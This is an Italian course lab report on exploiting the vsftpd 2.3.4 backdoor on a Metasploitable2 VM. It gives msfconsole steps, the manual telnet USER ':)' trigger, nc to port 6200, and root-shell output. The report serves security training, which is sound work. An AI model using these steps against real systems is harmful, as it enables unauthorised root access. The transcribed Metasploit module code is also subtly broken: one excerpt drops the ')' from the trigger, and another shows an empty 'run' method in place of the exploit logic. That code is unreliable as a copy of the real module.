

# Hacking con Metasploit

## Sommario

Traccia esercizio .....	2
Traccia Facoltativo .....	2
Svolgimento esercizio principale .....	3
Impostazione in IP statico di Metasploitable2 e collegamento con Kali Linux .....	3
Metasploit - Servizio <b>vsftpd</b> .....	4
Controllo della macchina Metasploitable2.....	5
Svolgimento esercizio facoltativo .....	6
Analisi del codice del modulo .....	6
Connessione alla Porta 6200 (Backdoor).....	6
Connessione al Server FTP (Porta 21).....	7
Invio del Nome Utente per Attivare la Backdoor.....	7
Invio della Password .....	7
Connessione alla Porta 6200 (Backdoor Attivata).....	7
Gestione della Shell Backdoor .....	7
Telnet & Netcat.....	8
Connessione alla Porta 21 (FTP): .....	8
Invio del Nome Utente per Attivare la Backdoor:.....	8
Invio della Password (qualsiasi stringa): .....	8
Connessione alla Porta 6200: .....	8
Verifica dell'Accesso alla Shell: .....	8
Comandi sul terminale di Metasploitable .....	8

## Traccia esercizio

Partendo da quanto già visto su Metasploit, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd».

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable.

Configuratelo come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test\_metasploit.

## Traccia Facoltativo

Analizzate il codice dell'exploit con il comando edit (all'interno del modulo caricato).

Riprodurre l'exploit senza l'aiuto di metasploit ma utilizzando:

- telnet
- nc

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > edit
```

```
],
'Privileged' => true,
'Platform'   => [ 'unix' ],
'Arch'       => ARCH_CMD,
'Payload'    =>
  {
    'Space' => 2000,
    'BadChars' => '',
    'DisableNops' => true,
    'Compat' =>
      {
        'PayloadType' => 'cmd_interact',
        'ConnectionType' => 'find'
      }
  },
'Targets'    =>
  [
    [ 'Automatic', { } ],
  ],
'DisclosureDate' => '2011-07-03',
'DefaultTarget' => 0))

register_options([ Opt::RPORT(21) ])
end

def exploit

  nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end

  # Connect to the FTP service port first
  connect

  banner = sock.get_once(-1, 30).to_s
  print_status("Banner: #{banner.strip}")

  sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:\r\n")
  resp = sock.get_once(-1, 30).to_s
  print_status("USER: #{resp.strip}")

  if resp =~ /^330 /
    print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
    disconnect
    return
  end
end

/usr/share/metasploit-framework/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb" [readonly] 113L, 3157B
```

## Svolgimento esercizio principale

### Impostazione in IP statico di Metasploitable2 e collegamento con Kali Linux

Si rimanda al report M1\W1\D5 “Configurazione Macchine Virtuali.pdf” per l’impostazione del laboratorio con:

- Kali: 192.168.1.110/24
- Metasploitable: 192.168.1.149/24

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:d9:94:f5 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.110/24 brd 192.168.1.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::7cb9:628a:e789:c0c2/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:d3:d9:ba brd ff:ff:ff:ff:ff:ff  
  
(kali@kali)-[~]  
$ ping 192.168.1.149  
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.  
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=1.84 ms  
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.964 ms  
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=2.19 ms  
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.619 ms  
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=11.0 ms  
64 bytes from 192.168.1.149: icmp_seq=6 ttl=64 time=0.698 ms
```

```
64 bytes from 192.168.1.110: icmp_seq=13 ttl=64 time=0.979 ms  
64 bytes from 192.168.1.110: icmp_seq=14 ttl=64 time=0.676 ms  
64 bytes from 192.168.1.110: icmp_seq=15 ttl=64 time=0.637 ms  
64 bytes from 192.168.1.110: icmp_seq=16 ttl=64 time=0.627 ms  
64 bytes from 192.168.1.110: icmp_seq=17 ttl=64 time=0.640 ms  
64 bytes from 192.168.1.110: icmp_seq=18 ttl=64 time=0.601 ms  
64 bytes from 192.168.1.110: icmp_seq=19 ttl=64 time=0.598 ms  
64 bytes from 192.168.1.110: icmp_seq=20 ttl=64 time=0.637 ms  
  
--- 192.168.1.110 ping statistics ---  
20 packets transmitted, 20 received, 0% packet loss, time 18998ms  
rtt min/avg/max/mdev = 0.559/1.155/9.822/1.993 ms  
msfadmin@metasploitable:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:db:7f:ae brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::a00:27ff:fedb:7fae/64 scope link  
        valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$
```

Tramite il comando **ping** è stato dimostrato anche il corretto collegamento tra le macchine.

## Metasploit - Servizio vsftpd


1. Avviare il framework metasploit con il comando **msfconsole**
2. Cercare il servizio **vsftpd** con il comando **search vsftpd**

```
kali@kali: ~  
File Actions Edit View Help  
/ it looks like you're trying to run a \  
\ module  
  
[  
 @ @  
 || |/  
 || ||  
 \ ]  
]  
  
-[ metasploit v6.4.30-dev ]  
+ -- --[ 2458 exploits - 1264 auxiliary - 430 post ]  
+ -- --[ 1471 payloads - 49 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial  
of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdo  
or Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_2  
34_backdoor  
  
msf6 >
```

3. Settare l'indirizzo IP target con il comando: **set RHOSTS 192.168.1.149**
4. Controllare che sia inserito correttamente con il comando: **show options**
5. Avviare la backdoor con il comando: **run**


## Controllo della macchina Metasploitable2

1. Utilizzare il comando **ls** e recarsi nella cartella **root**
2. Creare la cartella **mkdir test\_metasploit**



```
kali@kali: ~  
File Actions Edit View Help  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.110:33781 → 192.168.1.149:6200) at 2024-10-18 19:50:26 +0200  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
cd root  
ls  
Desktop  
reset_logs.sh  
vnc.log  
mkdir test_metasploit  
ls  
Desktop  
reset_logs.sh  
test_metasploit  
vnc.log
```

3. Verificare con **ls**
4. Verificare anche da Metasploitable2 per la doppia conferma



```
msfadmin@metasploitable:~/root$ ls  
Desktop  reset_logs.sh  test_metasploit  vnc.log  
msfadmin@metasploitable:~/root$
```

## Svolgimento esercizio facoltativo

### Analisi del codice del modulo

Utilizzando il comando **edit** si visualizza il codice

```
= [ metasploit v6.4.30-dev ]
+ -- == [ 2458 exploits - 1264 auxiliary - 430 post ]
+ -- == [ 1471 payloads - 49 encoders - 11 nops ]
+ -- == [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

search msf6 > search vsftpd

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial
of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdo
or Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_2
34_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > edit
```

```
File Actions Edit View Help
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description' => %q{
        This module exploits a malicious backdoor that was added to the VSFTPD download
        archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
        June 30th 2011 and July 1st 2011 according to the most recent information
        available. This backdoor was removed on July 3rd 2011.
      },
      'Author' => [ 'hdm', 'MC' ],
      'License' => MSF_LICENSE,
      'References' =>
        [
          [ 'OSVDB', '73573' ],
          [ 'URL', 'http://pastebin.com/Aet9sS5' ],
          [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored
.html' ],
        ],
      'Privileged' => true,
      'Platform' => [ 'unix' ],
      'Arch' => ARCH_CMD,
      'Payload' =>
        {
          'Space' => 2000,
          'BadChars' => '',
          'DisableNops' => true,
          'Compat' =>
            {
              'PayloadType' => 'cmd_interact',
            }
        },
    ))
  end

  def run
    # This module requires Metasploit: https://metasploit.com/download
    # Current source: https://github.com/rapid7/metasploit-framework
  end
end
```

Il codice è scritto in linguaggio ruby.

### Connessione alla Porta 6200 (Backdoor)

Il codice tenta prima di connettersi alla porta 6200. Se questa porta è aperta, significa che la backdoor è già attiva e si può accedere direttamente alla shell.

```
nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
if nsock
  handle_backdoor(nsock)
  return
end
```

### Connessione al Server FTP (Porta 21)

Se la porta 6200 non è aperta, il modulo si connette al server **FTP sulla porta 21**.

```
connect
banner = sock.get_once(-1, 30).to_s
print_status("Banner: #{banner.strip}")
```

Si connette al server FTP e legge il banner (la stringa di benvenuto del server FTP).

### Invio del Nome Utente per Attivare la Backdoor

Il modulo invia un nome utente malevolo che termina con :). Questo trigger attiva la backdoor.

```
sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
```

Invia un nome utente casuale con il trigger :) per attivare la backdoor.

### Invio della Password

Dopo il nome utente, il modulo invia una password generica (che non è rilevante per l'attivazione della backdoor).

```
sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
```

Invia una password casuale

### Connessione alla Porta 6200 (Backdoor Attivata)

Dopo aver inviato nome utente e password, il modulo tenta di connettersi nuovamente alla **porta 6200**. Se la backdoor è stata attivata correttamente, la porta è ora aperta.

```
nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
if nsock
  handle_backdoor(nsock)
  return
end
```

Si connette alla porta **6200** per ottenere una shell.

### Gestione della Shell Backdoor

Una volta connesso alla porta 6200, il codice invia il comando id per verificare se ha ottenuto una shell.

```
s.put("id\n")
r = s.get_once(-1, 5).to_s
```

Invia il comando id per verificare l'accesso alla shell. Se riceve una risposta valida, significa che l'exploit ha avuto successo.

## Telnet & Netcat

Connessione alla Porta 21 (FTP):

Usare telnet per connetterti al server FTP vulnerabile:

**telnet 192.168.1.149 21**

Invio del Nome Utente per Attivare la Backdoor:

Una volta connesso, invia il nome utente con il trigger :) che attiva la backdoor:

**USER "qualsiasi\_ID":)**

Invio della Password (qualsiasi stringa):

Dopo il nome utente, il server chiederà una password. Si può inserire qualsiasi stringa:

**PASS "qualsiasi"**

Connessione alla Porta 6200:

Dopo aver attivato la backdoor, aprire un nuovo terminale e connettersi alla porta 6200 del server:

**nc 192.168.1.149 6200**

Verifica dell'Accesso alla Shell:

Se la connessione alla porta 6200 ha successo, si può inviare comandi come id per verificare di aver ottenuto una shell:

**id**

```
(kali㉿kali)-[~]  
$ nc 192.168.1.149 6200  
id  
uid=0(root) gid=0(root)
```

Comandi sul terminale di Metasploitable

Qui si ritrova la cartella creata precedentemente.

```
(kali㉿kali)-[~]  
$ nc 192.168.1.149 6200  
id  
uid=0(root) gid=0(root)  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
cd root  
ls  
Desktop  
reset_logs.sh  
test_metasploit  
vnc.log
```